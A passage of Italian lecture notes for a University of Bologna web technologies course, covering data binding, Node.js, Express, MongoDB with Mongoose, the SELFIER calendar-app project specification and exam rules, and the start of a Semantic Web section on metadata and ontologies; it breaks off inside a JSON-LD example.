- **Next.js (React) e Nuxt (Vue):**
  - Pre-rendering di default.
  - Static Generation: pagine HTML generate a build time.
  - Server-Side Rendering: pagine HTML generate a ogni richiesta.

Binding

Definizione

- Collegamento tra dati usati in parti diverse di un programma.
- La modifica di un dato si propaga automaticamente agli altri dati collegati.
- Non confondere con il metodo `.bind()` delle funzioni JavaScript.

Tipi di Binding

- **Monodirezionale (one-way):**
  - Una locazione primaria del dato (sorgente).
  - Molte locazioni secondarie (destinazioni).
  - La modifica avviene solo nella locazione primaria.
- **Bidirezionale (two-way):**
  - Tutte le locazioni sono modificabili.
  - La modifica in una locazione si propaga a tutte le altre.

Altri Nomi

- State management
- Reactivity
- Observers/observable
- Watchable
- Publish/subscribe (pub/sub)
- Hooks

- Signals

Pattern di Programmazione

- **Model-View-Controller (MVC):**
  - Modello: natura concettuale del dato.
  - Vista: widget che mostra il dato.
  - Controller: allinea modello e vista, gestisce l'interazione.
- **Model-View-ViewModel (MVVM):**
  - Modello: come sopra.
  - Vista: come sopra.
  - ViewModel: collega elementi della vista alle strutture del modello.

Data Binding Fatto a Mano

- Esempi di implementazione di binding monodirezionale (MVC e MVVM).

Data Binding con Framework

- **Angular:**
  - Interpolazione: `{{ cliente.nome }}`
  - Binding di proprietà: `<img [src]="img.src">`
  - Binding di eventi: `<button (click)="onSave()">`
  - Binding bidirezionale: `<input [(ngModel)]="value">`
- **React:**
  - Interpolazione, proprietà, eventi.
  - Non ha binding bidirezionale nativo.
  - Hooks: `useState()`, `useContext()`, `useRef()`, `useEffect()`.
- **Vue:**
  - Data binding out of the box.
  - Reactivity API per la gestione dello stato condiviso tra componenti.

Browser: Mutation Observer

- Oggetto del browser per controllare le modifiche al DOM.
- Utile quando non si ha un controllo centralizzato delle modifiche.

Dipendenze Multiple

- Problema delle dipendenze incrociate tra dati del modello e oggetti di visualizzazione.
- Soluzione: albero di dipendenze esplicite (come nei fogli elettronici).
- Rilevamento di dipendenze circolari a compile time.

Signal

- Basato sul pattern observer.
- Valore osservabile con stato iniziale e funzione di aggiornamento.
- Emette un segnale quando il valore cambia, raggiungendo tutti i componenti dipendenti.
- Getter e setter per accedere e modificare il valore.
- Esempi in React e Angular.
- Efficienza nella propagazione delle modifiche, grazie all'albero delle dipendenze.

Appunti su Node.js, npm, Express.js e MongoDB (23-Javascript-6-Node.txt)

Javascript Server-Side: Node.js e l'Ecosistema

- **Stack MEAN:** Un insieme di tecnologie JavaScript per lo sviluppo web full-stack:
    - **MongoDB:** Database NoSQL per la persistenza dei dati.
    - **Express.js:** Framework per applicazioni web lato server.
    - **Angular.js:** Framework MVC per la creazione di template HTML dinamici (lato client).
    - **Node.js:** Piattaforma software per applicazioni server-side.
    - Alternativa allo stack LAMP (Linux, Apache, MySQL, PHP/Python/Perl).
- **Node.js:**
    - Ambiente di esecuzione JavaScript server-side.
    - Progettato per applicazioni efficienti.
    - Basato sul motore JavaScript V8 (lo stesso di Google Chrome).
    - Vasto ecosistema di moduli gestito da `npm` (Node Package Manager).
    - Modello di governance aperto (Node.js Foundation).
- **Esecuzione Single-Thread Non-Blocking:**
    - Node.js utilizza un singolo thread (event loop) per gestire tutte le richieste.
    - Maggiore efficienza rispetto ai modelli multi-thread tradizionali (meno overhead).
    - Funzioni asincrone e callback per operazioni I/O non bloccanti.
    - Fondamentale evitare operazioni onerose nel main loop (rischio di bloccare l'applicazione).
- **Node.js come Motore HTTP:**
    - Può sostituire soluzioni CGI tradizionali (PHP, Python, Perl, ecc.).
    - Esempio: semplice server che restituisce "Hello World" in HTML.

```
var http = require('http');
http.createServer(function (request, response) {
  response.writeHead(200, {'Content-Type': 'text/html'});
  response.end('<h1>Hello World</h1>');
}).listen(8000);
```

- **Node.js con Altri Protocolli:**
    - Può implementare protocolli diversi da HTTP.
    - Esempio: semplice server TCP.

Event Loop

- Elemento centrale del motore Node.js.
- Entra in funzione all'avvio dello script ed esce quando non ci sono più callback pendenti.
- Utilizza la libreria `libuv` per operazioni I/O asincrone (con un pool di thread interno).
- Comunicazione tramite emissione di eventi (Event Emitter).
    - `eventEmitter.on(eventName, listener)` : associa una funzione (listener) a un evento.

- Le funzioni associate vengono invocate in modo sincrono al verificarsi dell'evento.

Asincronia e Funzioni Callback

- Node.js è basato quasi esclusivamente su funzioni asincrone e callback.
- **Convenzione error-first:**
  - Le funzioni callback accettano come primo parametro un eventuale errore.
  - Esempio:

```
fs.readFile('test.txt', function(err, data) {
  if(err) {
    console.log('Error: '+error.message);
    return;
  }
  doSomething(data);
});
```

Moduli Node.js

- Permettono di includere altri file JavaScript e riutilizzare librerie.
- Favoriscono l'organizzazione del codice in parti indipendenti.
- **Sistema di caricamento dei moduli:**
  - Un modulo è un file JavaScript.
  - `require(<modulo>)` : include un modulo.
  - Ricerca del modulo: locale (`./`), globale (`NODE_PATH`), core (built-in).
- **Tipi di moduli:**
  - **Core:** Integrati nel sistema, non necessitano di installazione.
  - **Dipendenze locali:** Installate per l'applicazione corrente nella directory `./node_modules/` .
  - **Dipendenze globali:** Disponibili per tutte le applicazioni (directory specificate in `NODE_PATH`).
- **Creazione di un modulo:**
  - Esportazione di funzioni o oggetti tramite `module.exports` . *Esempio CommonJS

```
// greetings.js
hello = function() {
        console.log("\n Hello! \n")
}
ciao = function() {
        console.log("\n Ciao! \n")
}
module.exports.hello = hello;
module.exports.ciao = ciao;
```

*Esempio con sintassi ES Modules (ESM)

```
// greetings.js
hello = function() {
    return("\n Hello! \n")
}
ciao = function() {
    return("\n Ciao! \n")
}
greetings = {hello, ciao}
export default greetings;
```

npm (Node Package Manager)

- Gestisce la distribuzione e l'installazione dei moduli Node.js.
- Interagisce con il registro npm.
- Gestione delle dipendenze e delle versioni dei pacchetti.
- Semplice processo di pubblicazione dei pacchetti.
- Piattaforma per repository pubblici e privati, servizi enterprise, ecc.
- **Creazione di un pacchetto:**
  - `npm init` : crea il file `package.json` (manifest) tramite un'interfaccia interattiva.
  - `package.json` : contiene metadati del pacchetto (nome, autore, dipendenze, ecc.).
- **Installazione di un pacchetto:**
  - `npm install <pacchetto>` : installa un pacchetto e le sue dipendenze nella directory `./node_modules/` . (Aggiorna `package.json`)
  - `npm install <pacchetto> --global` o `-g` : installa globalmente.
- **Comandi npm utili:**
  - `npm list` , `npm config list` , `npm search` , `npm install` , `npm uninstall` , `npm update` , `npm init` .

Express.js

- Framework per applicazioni web server-side per Node.js.
- Open-source (licenza MIT).
- Semplice, espandibile con plugin.
- Gestisce routing, sessioni, autenticazione, ecc.
- **Basic server:**

```
express = require("express")
app = express()
docs_handler= function(request, response){
  vardocs = {server : "express”}
  response.json(docs);
```

```
}
app.get("/docs", docs_handler);
app.listen(8099, function(){
console.log("\nExpressis running!!! \n")
})
```

  - `require("express")` : include il modulo Express.
  - `express()` : crea un'istanza dell'applicazione.
  - `app.get(path, handler)` : definisce un handler per le richieste GET a un determinato percorso.
  - `response.json(data)` : invia una risposta in formato JSON.
  - `app.listen(port, callback)` : avvia il server su una porta specifica.

- **Routing:**
  - `app.method(path, handler)` : definisce un handler per un metodo HTTP specifico (GET, POST, PUT, DELETE, ecc.).
  - `path` : percorso dell'URI.
  - `handler(request, response)` : funzione che gestisce la richiesta.
  - Oggetti `request` e `response` : contengono informazioni sulla richiesta e sulla risposta HTTP.
- **Route paths:**
  - Stringhe o espressioni regolari.
  - Esempi: `*ab*` , `abc?de` , `abc+` , `store$` .
- **Routing parametrico:**
  - `app.get('/users/:userId/sales/:saleId', ...)` : parametri nell'URI (`req.params`).
  - Delegare la gestione del routing a moduli indipendenti con `express.Router()` .

```
// save as informatica.js
const express = require('express')
const router = express.Router()

router.get('/', (req, res) => {
res.send('Home page dipartimentoInformatica')
})
router.get('/about', (req, res) => {
res.send('A propositodel dipartimento')
})
module.exports= router

const info = require('./informatica.js')
// ...
app.use('/cs/', info)}) //questomodulo rispondea URI del
tipo/cs/e/cs/about
```

- **Esempio routing REST:**

```
app.get("/clients/", getListaClienti);
app.post("/clients/", aggiungiCliente);
app.put("/clients/:id", creaModificaCliente);
app.get("/clients/:id", getCliente);
app.delete("/clients/:id", cancellaCliente);
```

- **Oggetti Request e Response:**
  - Metodi per accedere a tutte le informazioni di richieste e risposte HTTP.
  - Request: `body`, `query`, `params`, `cookies`, `headers`, ecc.
  - Response: metodi per inviare status code, risposte in diversi formati, aggiungere header.
- **Accesso ai dati di un POST:**
  - Libreria `body-parser` (integrata con Express):
    - `request.body.<post_variable>`: accesso ai dati inviati tramite POST.
- **Spedizione di una risposta:**
  - Diversi metodi, es `res.json()`, `res.send()`, `res.sendFile()`
- **Middleware in Express:**
  - Express ha poche funzionalità proprie (routing).
  - Utilizza librerie middleware personalizzabili (stack di servizi).
  - `app.use(<middleware>)`: aggiunge un middleware allo stack.
  - Un'applicazione Express è una sequenza di chiamate a funzioni middleware.
  - Il middleware può:
    - Accedere e modificare gli oggetti di richiesta e risposta.
    - Eseguire codice.
    - Chiamare il prossimo middleware (`next()`).
    - Terminare il ciclo e inviare la risposta.
- **File statici:**
  - `express.static(directory)`: middleware per servire file statici (immagini, CSS, ecc.).
  - `app.use("/images", express.static('images'))`: associa un path virtuale a una directory fisica.
- **Routing Modulare**

```
```Javascript
 var express = require('express')
var router = express.Router()

router.get('/', function (req, res) {
  res.send("TODO. Elenco utenti")
})
router.get('/:name/', function (req, res) {
  res.send("TODO. Utente " + req.params.name)
})

module.exports = router
```
```

```
usersRouter = require('./usersRouter.js');
app.use("/users/", usersRouter);
```

- **Express.js e autenticazione:**
  - Realizzata tramite middleware (es. Passport.js).
  - Passport.js: flessibile, modulare, supporta diverse strategie di autenticazione.
  - JWT (JSON Web Token): `express-jwt`.
- **Express.js e CORS:**
  - Middleware `cors`: aggiunge gli header `Origin` e `Access-Control-Allow-Origin`.
  - Abilita richieste Ajax cross-domain.

```
cors = require('cors');
app.use(cors())
app.options('*', cors())
```

- **Handlebar.js**
  - Linguaggio di template "logicless"
- **Passport.js**
  - Autenticazione con dozzine di package aggiuntivi
- **nodemon**
  - Riavvia automaticamente node.js al cambiamento dei file

MongoDB e Mongoose

- **MongoDB:**
  - Database NoSQL orientato ai documenti.
  - Documenti in formato JSON.
  - Collezioni (eterogenee, senza schema fisso).
  - Nessuna relazione tra collezioni garantita da MongoDB.
  - Driver JavaScript lato server per Node.js.
- **Concetti chiave:**
  - **Collezioni:** Struttura fondamentale (simile a tabelle relazionali o directory).
  - **Documenti:** Strutture contenenti dati omogenei (simili a righe di una tabella).
  - **Campi (proprietà, attributi):** Contengono valori semplici o riferimenti (simili a celle).
  - **Schemi (con Mongoose):** Possibilità di definire schemi e forzare l'omogeneità.
  - **Schema type:** Tipi di dati per i campi (String, Number, Boolean, ecc.).
  - **Modelli:** Costruttori di alto livello che generano istanze di documenti da uno schema.
- **Operazioni CRUD (Create, Read, Update, Delete):**
  - Creazione implicita di database e collezioni.
  - `insert(data)` / `insertMany(data)`: inserimento di documenti.
  - `find(query)`: interrogazione (con operatori come `$gt`, `$or`, ecc.).
  - `updateOne`, `updateMany`, `replaceOne`: aggiornamento.

- `deleteOne`, `deleteMany`: eliminazione.

- **Connessione al server MongoDB (esempio):**

```
var client = require('mongodb').MongoClient;
client.connect("mongodb://site2223XX:[PWD]@mongosite2223XX?
writeConcern=majority",
  async function(error, db) {
    if(!error) {
        var people= db.collection("people");
        await people.insert( { nome: "Fabio", cognome: "Vitali"});
        db.close();
    }
});
```

- **Mongoose:**
  - Permette di imporre schemi sui documenti MongoDB.
  - Definizione di schemi e modelli.
  - Esempio:

```
// people.js
let mongoose = require('mongoose');
let people = new mongoose.Schema({
  name: String,
  surname: String,
  email: String,
  age: Number
});
module.exports= mongoose.model('Person', people);
```

```
let Person = require('./people.js');

let fv= new Persom({
    name: "Fabio",
    surname: "Vitali",
    email: "fabio.vitali@unibo.it",
    age: 28
});

fv.save()
.then((doc) => {console.log(doc);})
.catch((err) => {console.error(err);});
```

- **MongoDB e il progetto (Gocker):**
  - Utilizzare Gocker per lanciare MongoDB in un container separato (`create mongoDBsite2223XX`).
  - Conservare username, password e hostname forniti da Gocker.
  - MongoDB è accessibile solo all'interno dell'installazione Gocker.

Progetto di Tecnologie Web - A.A. 2023/24

Appelli d'Esame

- **Giugno (metà):** Appello principale.
- **Luglio (inizio e metà):** Appelli successivi.
- **Settembre, Gennaio 2025, Febbraio 2025:** Ulteriori appelli.
- **Giugno 2025:** Solo esame scritto per chi è in debito dall'anno precedente.

Valutazione

- **Scritto:** 50% del voto finale (in trentesimi).
- **Progetto:** 50% del voto finale (in trentesimi).
- **Progetto Base:** 18-21/30
- **+ I Modulo Aggiuntivo:** 18-24/30
- **+ I e II Moduli Aggiuntivi:** 18-27/30
- **+ Tutti e Tre i Moduli Aggiuntivi:** 18-33/30
- **Bonus:** Fino a +2 punti per scelte creative e funzionali nell'interfaccia (a discrezione del docente).

Il voto del progetto viene convertito in un voto pesato, secondo una tabella di conversione fornita.

Struttura del Progetto

- **Obiettivo:** Creare un sistema reale e funzionante, con enfasi sull'approccio dichiarativo (documenti attivi) e sul mashup di tecnologie esistenti.
- **Team:** Lavoro di gruppo obbligatorio (2-3 persone, progetti 18-24: 1-2 persone, progetti 18-21 individuali). Il contributo individuale è fondamentale e verrà valutato all'esame.
- "Portatori di Pizza" Non sono ammessi.

Teoria di Base: Strumenti per lo Sviluppo Web

Framework

- Librerie che semplificano e arricchiscono l'uso di tecnologie (linguaggi server-side, client-side, CSS).
- **Server-side:** Facilitano la programmazione a tre livelli.
- **Client-side:** Sviluppati dal 2002, basati su CSS e Javascript, con vari scopi.

API (Application Programming Interfaces)

- Librerie, protocolli e strumenti per utilizzare algoritmi e servizi di un software da parte di un altro software (non da esseri umani).
- **Delegazione:** Le API permettono di delegare aspetti come interazione, interfaccia, navigazione, ecc., fornendo solo il servizio "nudo".
- **Mashup:** Integrazione di più servizi tramite API per creare applicazioni più ricche e potenti.

API RESTful

- Sfruttano HTTP e URI per fornire servizi.
- **Componenti:**
  - URI base.
  - Sintassi degli URI delle entità interrogabili/modificabili.
  - Media type (es. JSON, XML).
  - Semantica dei verbi HTTP (GET, PUT, POST, DELETE).

- **Documentazione:** Descrive URI, verbi e formati per ogni servizio.

API di Servizi Locali

- Permettono alle applicazioni web di accedere a servizi del device (es. periferiche I/O).
- **Esempi:** Camera API, Speech API, Geolocation API, Web Audio API, Vibration API, Web Telephony API, ecc.
- Circa 80 API disponibili sulla maggior parte dei browser.

Progetto: SELFIER

Specifiche

- **Nero:** Requisiti obbligatori per tutte le consegne.
- **Arancione:** Requisiti per le estensioni del progetto (facoltativi).
- **Verde:** Vincoli obbligatori specifici per il progetto universitario.
- **Blu:** Esempi, non specifiche.
- **Modifiche:** Eventuali modifiche ai requisiti saranno pubblicate su Virtuale.

Fondamenti

- **Applicazione per studenti UniBo:** Gestione di eventi, scadenze e impegni (personali, sociali, accademici).
- **Eventi:** Individuali o di gruppo, unici o ripetuti, semplici o complessi.
- **Uso:** Applicazione client+server utilizzabile sia da cellulare che da PC.
- **Moduli:** Moduli base (obbligatori) e moduli aggiuntivi per funzionalità estese.

Architettura

1. **Progetto Base (18-21):**
    - Aggiunta, rimozione, modifica di eventi semplici dell'utente.
    - Calendario con visualizzazioni giornaliere, settimanali e mensili.
    - Timer (view Pomodoro) per lo studio.
    - Editor di appunti.
    - Sistema di navigazione temporale (Time Machine).
2. **Prima Estensione (18-24):**
    - Sistemi di notifica e geolocalizzazione.
    - Notifiche calibrabili per testo, ripetizione, urgenza, ritardi, snooze.
    - Geolocalizzazione per situare eventi in un luogo/fuso orario.
3. **Seconda Estensione (18-27):**
    - Eventi di gruppo: eventi appartenenti a più calendari collegati.
    - Gestione della privacy.
    - Integrazione con sistemi terzi (Google Calendar, Apple Calendar, iCalendar).
4. **Terza Estensione (18-33):**
    - Gestione di progetti complessi (es. studio di un esame).
    - Fasi, attività, milestone.
    - Attività individuali e di gruppo, sincronizzazione, dipendenze, monitoraggio.
    - Diagramma di Gantt.

Componenti dell'Applicazione

- **Tecnologie:**
    - **Client-side:** Javascript/Typescript.
    - **Server-side:** Node.js (obbligatorio, no altre tecnologie).
- **Parti:**
    - Home e accesso utente.
    - Calendario.
    - Note.
    - Applicazione Pomodoro.
    - Applicazione Gestione Progetti.
    - Applicazione Time Machine.

Home Page e Accesso Utente

- **Accesso:** Account con nome utente e password.
- **Record Account:** Nome utente, password, nome vero, informazioni personali (opzionali).
- **Home Page:** Navigazione tra le view (Calendario, Pomodoro, Note, Progetti).
- **Preview:** Anteprime dei contenuti delle view.
- **Estensioni:**
    - **18-24:** Personalizzazione delle preview.
    - **18-27:** Invio di messaggi/notifiche ad altri utenti.
    - **18-33:** Mini-hub per chat con altri utenti.

Calendario - Eventi

- **Creazione Eventi:** Appuntamenti con data, ora, durata, titolo.
- **Tipi:** Unici, ripetibili, lunga durata (giornate intere, più giorni).
- **Eventi Ripetibili:**
    - Frequenza (giornaliera, settimanale, mensile, ecc.).
    - Numero di ripetizioni (indefinite, N volte, fino a data).
- **Luogo:** Fisico o virtuale.
- **Estensioni:**
    - **18-24:** Notifiche per eventi imminenti (meccanismo, anticipo, ripetizione).
    - **18-27:** Inclusione di altri utenti, accettazione/rifiuto, intervalli non disponibili, integrazione iCalendar.
    - **18-33:** Risorse (stanze riunioni, apparecchiature), calendario risorse, scadenze progetti come eventi.

Calendario - Attività

- **Creazione Attività:** Compiti di durata prolungata, non esclusivi, con scadenza (opzionale).
- **Completamento:** Esplicito o trascinato nei giorni successivi (attività in ritardo).
- **Visualizzazione:** Scadenza nel calendario e lista separata.
- **Estensioni:**
    - **18-24:** Notifiche di urgenza crescente.
    - **18-27:** Assegnazione a più persone.
    - **18-33:** Suddivisione in sotto-attività, correlazione a progetti.

Note

- **Definizione:** Testo di lunghezza arbitraria con titolo, categorie, data di creazione/modifica.
- **Gestione:** View separata dal calendario.
- **Funzionalità:** Duplicazione, copia/incolla, cancellazione.

- **Home:** Preview delle note esistenti, aggiunta di nuove note.
- **Categorizzazione:** Ordine alfabetico, data, lunghezza.
- **Estensioni:**
  - **18-24:** Scrittura in Markdown.
  - **18-27:** Autore e lista di accesso (pubbliche, private, condivise).
  - **18-33:** Liste di cose da fare, aggiunta attività al calendario da list item.

Pomodoro

- **Metodo Pomodoro:** Organizzazione del tempo in cicli studio-relax (30+5 minuti).
- **View:**
  - Form per scegliere tempo di studio/pausa.
  - Proposte di cicli studio/pausa da input (ore/minuti disponibili).
  - Bottoni: inizio forzato, ricomincia ciclo, fine ciclo.
  - Notifiche: inizio ciclo, passaggio fase, fine ciclo.
- **Animazioni:** CSS (obbligatorio) per studio e pausa.
- **Estensioni:**
  - **18-24:** Programmazione cicli su diverse giornate (evento su calendario), cicli non completati passati ai giorni successivi.
  - **18-27:** Notifica ad altro utente per studiare con stesse impostazioni.
  - **18-33:** Musica, video, modifica del tempo in corso.

Gestione Progetti [18-33]

- **Progetto:** Lista di attività (sequenza/parallele) attribuite a uno o più attori.
- **Fasi e Sottofasi:** Raggruppamento delle attività.
- **Input/Output:** Attività con input (anche vuoto) e output (anche booleano).
- **Sincronizzazione:** Attività con output X = input Y (traslazione o contrazione).
- **Milestone:** Output importanti con date di conclusione non flessibili.
- **Note:** Descrizione progetto e attività (input/output come link a file online).
- **Stato Attività:**
  - Non attivabile, attivabile, attiva, conclusa, riattivata, in ritardo, abbandonata.
- **Eventi:** Inizio e fine attività come eventi sul calendario.
- **Visualizzazioni:** Lista (temporale/per attore) e GANTT.
- **Capo-Progetto:** Crea progetti, coinvolge utenti, modifica progetto, decide traslazione/contrazione.
- **Notifiche:** Attori coinvolti ricevono notifiche sulle decisioni del capo-progetto.
- **Esempio Gantt:** Fornito nel documento.

Time Machine

- **Scopo:** Viaggiare nel tempo durante la presentazione.
- **Funzionamento:**
  - Ogni annotazione temporale (server/client) dipende da un servizio Time Machine.
  - Default: Allineato a data/ora del sistema operativo.
  - Modifica: Data/ora modificabile (avanti/indietro).
  - Interfaccia: Parte separata, sempre visibile, colori contrastanti.
  - View: Cambio immediato senza reload.
  - Notifiche: Attivazione notifiche del giorno specificato (non precedenti).
  - Pulsante: Ripristino data/ora del sistema operativo.

Parte Facoltativa (per tutti)

- **Focus:** Semplicità e flessibilità nell'inserimento, spostamento e modifica di eventi/attività.
- **Criteri:**

    - Efficacia (errori, precisione, multi-evento).
    - Efficienza (tempo, azioni atomiche).
    - Soddisfazione (grafica, chiarezza).
- **Hints:**
    - Ore del giorno non uguali (impegni diversi).
    - Allineamento eventi/attività a ore tonde (salvo richiesta specifica).
    - Notifiche attività in ritardo con urgenza crescente.
- **Documentazione:** Modalità di input speciale (se implementata) con documentazione e immagini.

Requisiti di Progetto

- **Obbligatori (Nero):**
    - Calendario, note, pomodoro: Mobile-first, framework Javascript/Typescript e CSS a scelta, usabilità.
    - Time Machine: Sempre visualizzata (PC), immediatamente accessibile (mobile).
    - Gestione progetti: PC-first, Javascript puro (Web Components ok), framework CSS a scelta, funzionalità adeguate su mobile.
    - Database: MongoDB sul server del dipartimento.
- **Presentazione:**
    - Database già popolati.
    - 4 account predefiniti: "fv1", "fv2", "fv3", "fvPM" (password "12345678").
    - Altri account predefiniti (nomi semplici, password "12345678").
    - Attività/eventi attribuiti agli account (scadenze ravvicinate per fv1).
    - Lista stampata dei prossimi eventi/attività.
    - Estensione 18-33: fvPM con progetti complessi (fasi, sottofasi, attività).
    - Varie note di diverse lunghezze/complessità.

Criteri di Valutazione

1. **Generalità dei Tool:** Soluzioni per la compatibilità (scelte ottimali vs. forzature).
2. **Flessibilità:** Solidità, struttura, comprensibilità, estendibilità, adattabilità delle soluzioni tecniche.
3. **Usabilità:** Attenzione alle esigenze degli utenti (non esperti del modello).
4. **Sofisticazione Grafica:** Presentazione delle informazioni, rapporto dimensioni maschere/dati, label comprensibili, differenziazione tipi di dati.

Vincoli Hard

1. **Tecnologie:**
    - **Back-office:** Node, MongoDB, vanilla Javascript (Express, moduli npm ok, NO php, perl, python, java, ruby, MySQL).
    - **Home + Calendario + Pomodoro + Note:** Framework a scelta (Angular, React, Vue, Svelte, ecc.).
    - **Gestione Progetto:** Senza framework (Web Components ok), vanilla Javascript.
2. **Framework Grafico:** Libero (Bootstrap, Tailwind, Foundation, ecc.), enfasi su sofisticazione, usabilità, eleganza.
3. **Deploy:** Due container Docker sul server del dipartimento.
4. **Database:** Presentati già popolati.
5. Consegna Sorgenti: Directory "sources" con tutti i sorgenti leggibili e README.txt (organizzazione del progetto).
6. Modalità Input Speciale (opz): Pagina HTML con documentazione e immagini.

Progetti e Moduli (Riepilogo)

- **Installazione:** Docker sul server del dipartimento (nessuna eccezione).
- **Progetti 18-27 e 18-33:** Presentazione di persona (gruppi di 2-3).
- **Progetti 18-21 e 18-24:** Prevalutazione (possibile presentazione).
  - **18-21:** Individuali.
  - **18-24:** Gruppi di 1-2.
- **README.txt:** Nomi, cognomi, email (UniBo), contributo individuale, documentazione scelte implementative.

Suggerimenti e Organizzazione Team

- Presentazione con progetto funzionante (obbligatorio).
- **Lavoro di Team:** Contributo determinante di ogni membro (no HTML/CSS o parti marginali).
- Distribuzione ideale dei compiti è per funzionalità.
- **Organizzazione Team:**
  - Decisione anticipata sulla sessione d'esame.
  - Team di 2-3 persone (no eccezioni, tranne casi singoli ben motivati).
  - Presentazione congiunta del progetto (dichiarazione contributo o interrogazione su tutto).

Intelligenza Artificiale Generativa

- **Ammessa:** Uso di software AI come ausilio (problemi difficili/ripetitivi).
- **Documentazione:** Uso documentato esplicitamente.
- **Consapevolezza:** Membri del gruppo devono comprendere e poter modificare il codice.
- **Esame Scritto:** Competenze richieste per scrivere codice corretto (no ChatGPT).
- ChatGPT come copilota.

Appello di Febbraio

- **31 Gennaio 2025:** Termine per presentare il progetto di quest'anno.
- **Febbraio:** Richieste ben motivate dell'ultimo minuto (riserva del docente).
- **Slot:** Richiesta entro il 31/12/2024 (no richieste dopo il 10/01/2024).
- **Non Ridursi all'Ultimo!**

Flessibilità e Rigidità del Corso

- **Flessibilità:**
  - Prova scritta e progetto indipendenti.
  - Progetto sempre di gruppo (tranne eccezioni).
  - Scritto sempre individuale.
  - Possibilità di ripetere scritto e progetto.
  - Ritiro dalla presentazione del progetto possibile.
- **Rigidità (nessuna eccezione):**
  - Scritto su macchine di laboratorio.
  - Progetto funzionante secondo specifiche (possibili evoluzioni).
  - Progetto su Docker del dipartimento (codice + dati).
  - Installazione librerie/SW: Verifica eseguibilità e permessi.
  - Presentazione congiunta del gruppo (presenza o Teams).

Infine, un ultimo avvertimento: NON RIDURSI ALL'ULTIMO!

Appunti: Verso il Semantic Web - Metadati e Vocabolari

Introduzione

- **Il Web dei dati** si evolve dal web dei documenti e dei programmi.
- **Obiettivo:** Rendere le informazioni riutilizzabili per applicazioni automatiche, non solo leggibili dagli umani.
- **Problema:** Difficoltà nella ricerca di informazioni a causa di:
  - Differenza tra termini di ricerca e termini nei documenti.
  - Molteplicità di termini per stile o abitudine.
  - Ambiguità intrinseca di alcuni termini.
- **Vantaggi della serializzazione (XML, JSON, YAML):**
  - Codifica chiara e universale (UTF-8).
  - Delimitazione netta tra dati e metadati.
  - Etichettatura gerarchica per dare senso ai dati.
- **Manca la semantica:** Il significato non è nei dati, nel markup, nel DTD, o in HTML. Risiede nell'applicazione o nella mente umana.

Il Semantic Web

- **Soluzione:** Il Semantic Web.
- **Approccio:** Astratto, sintattico, basato su affermazioni su classi o proprietà del dominio.
- **Strumenti:**
  - RDF: Meccanismo per esprimere affermazioni.
  - OWL: Meccanismo per organizzare e strutturare le affermazioni.
- **Scopo:** Generare informazioni riutilizzabili da applicazioni automatiche, non solo leggibili.
- **Motori di ricerca:** I metadati permettono ricerche più intelligenti.

PICS (Platform for Internet Content Selection)

- **Risposta del W3C** a preoccupazioni su contenuti web inappropriati (1995).
- **Obiettivo:** Evitare censure centralizzate, promuovere la responsabilità autoriale.
- **Meccanismo:**
  - Valutazione (rating) dei contenuti da parte di associazioni.
  - Utenti scelgono a quali associazioni affidarsi.
  - Architettura distribuita per i rating.
- **Flessibilità:** PICS non definiva categorie predefinite, ma un meccanismo generale.
- **Limitazioni:** Richiedeva di identificare categorie e valori in anticipo.
- **Evoluzione:** Sostituito da POWDER (basato su RDF), ma entrambi non hanno avuto grande successo.

Organizzazione delle Informazioni

- **Termini chiave:**
  - **Metadati:** Dati su dati (es. titolo, autore, argomento).
  - **Vocabolario controllato:** Insieme di termini precisi, non ridondanti, non ambigui.
  - **Tassonomia:** Gerarchia di termini in un vocabolario controllato (es. relazioni di generalità/specificità).

    - **Thesaurus:** Tassonomia con relazioni aggiuntive tra termini (es. sinonimi, relazioni associative).
    - **Classificazione a faccette:** Descrizione di un oggetto tramite un insieme di proprietà con valori da tesauri.
    - **Ontologia:** Composizione di classi con relazioni espresse tramite proprietà (valori = riferimenti ad altre classi).
    - **Folksonomia:** Tassonomia generata dagli utenti (tag cloud), senza vocabolario controllato.
- **Tipi di metadati:**
    - **Esterni/Interni/Riflessivi:** Parlano di risorse terze/contenuti nel documento/parlano del documento stesso.
    - **Autoriali/Redazionali:** Forniti dall'autore/da membri della catena di produzione.
    - **Oggettivi/Soggettivi:** Non discutibili/interpretazioni personali.
    - **Dissettivi/Anti-dissettivi:** Si applicano a ogni parte del documento/solo al documento nel suo insieme.
- **Usi dei metadati:**
    - Classificare, catalogare, organizzare documenti.
    - Ricerche concettuali.
    - Analisi e statistiche.
- **Problemi dei metadati:**
    - Ambiguità dei valori e degli scopi.
    - Varietà eccessiva di termini.

Thesauri (o Thesauri)

- **Definizione (ISO 2788-1986):** Vocabolario di un linguaggio di indicizzazione controllato, organizzato per esplicitare relazioni tra concetti.
- **Scopo:**
    - Incontro tra lessico dell'autore e dell'utente.
    - Univocità semantica (un termine per concetto, un concetto per termine).
- **Relazioni tra termini:**
    - **Gerarchica:** Subordinazione (es. matematica/geometria).
    - **Preferenziale (sinonimica):** Termine preferito tra sinonimi (es. regola/norma).
    - **Associativa:** Relazione non gerarchica né di equivalenza (es. ecologia/inquinamento).
- **Relazione preferenziale (dettagli):**
    - USE (termine non preferito) / UF (Use For, termine preferito).
    - Tipi di sinonimia: vera, varianti ortografiche, sigle, preferenze linguistiche, ecc.
    - Sinonimia convenzionale (quasi-sinonimia, upward posting, antinomia).
- **Relazione gerarchica (dettagli):**
    - NT (Narrower Term) / BT (Broader Term).
    - Tipi:
        - **is_a (genere/specie):** Categoria e membri (es. felino/gatto).
        - **has_a (parte/tutto):** Concetto complesso e componenti (es. sistema circolatorio/vene).

    - **part_of (gerarchia composizionale):** Concetto complesso e parti (non strettamente gerarchica, es. automobile/motore).
    - **instance_of (classe/istanza):** Classe e individuo (es. Pontefici/Francesco I).

- **Monogerarchie vs. poligerarchie:** Gerarchie semplici vs. multiple (una classe deriva da più classi).

Classificazioni a Faccette

- **Definizione (Ranganathan):** Descrizione di un oggetto tramite proprietà con valori da tesauri.
- **Schema fisso:** Deve identificare (non solo descrivere) una risorsa specifica (chiave).
- **Esempio (Dublin Core):** Tipo documento, destinatari, titolo, autore, URL, formato, data.

Ontologie

- **Definizione:** Composizione di classi con relazioni espresse tramite proprietà (valori = riferimenti ad altre classi).
- **Progressione:** Dai metadati (casino) -> vocabolario controllato -> tassonomie/thesauri -> classificazione a faccette -> ontologie.
- **Vantaggi:** Evita ambiguità, associa metadati e proprietà ai valori.
- **Esempio:** "Fabio Vitali" non è una stringa, ma un'istanza della classe "Persona".
- **Uso delle ontologie (esempio JSON-LD):**

```
{
  "@context": {
    "@vocab": "http://www.fabiovitali.it/"
  },
  "@type": "document",
  "author": {
    "@type": "person",
    "name": "Fabio Vitali",
    "affiliation": {
      "@type": "organization",
      "name": "Università di Bologna"
    }
  },
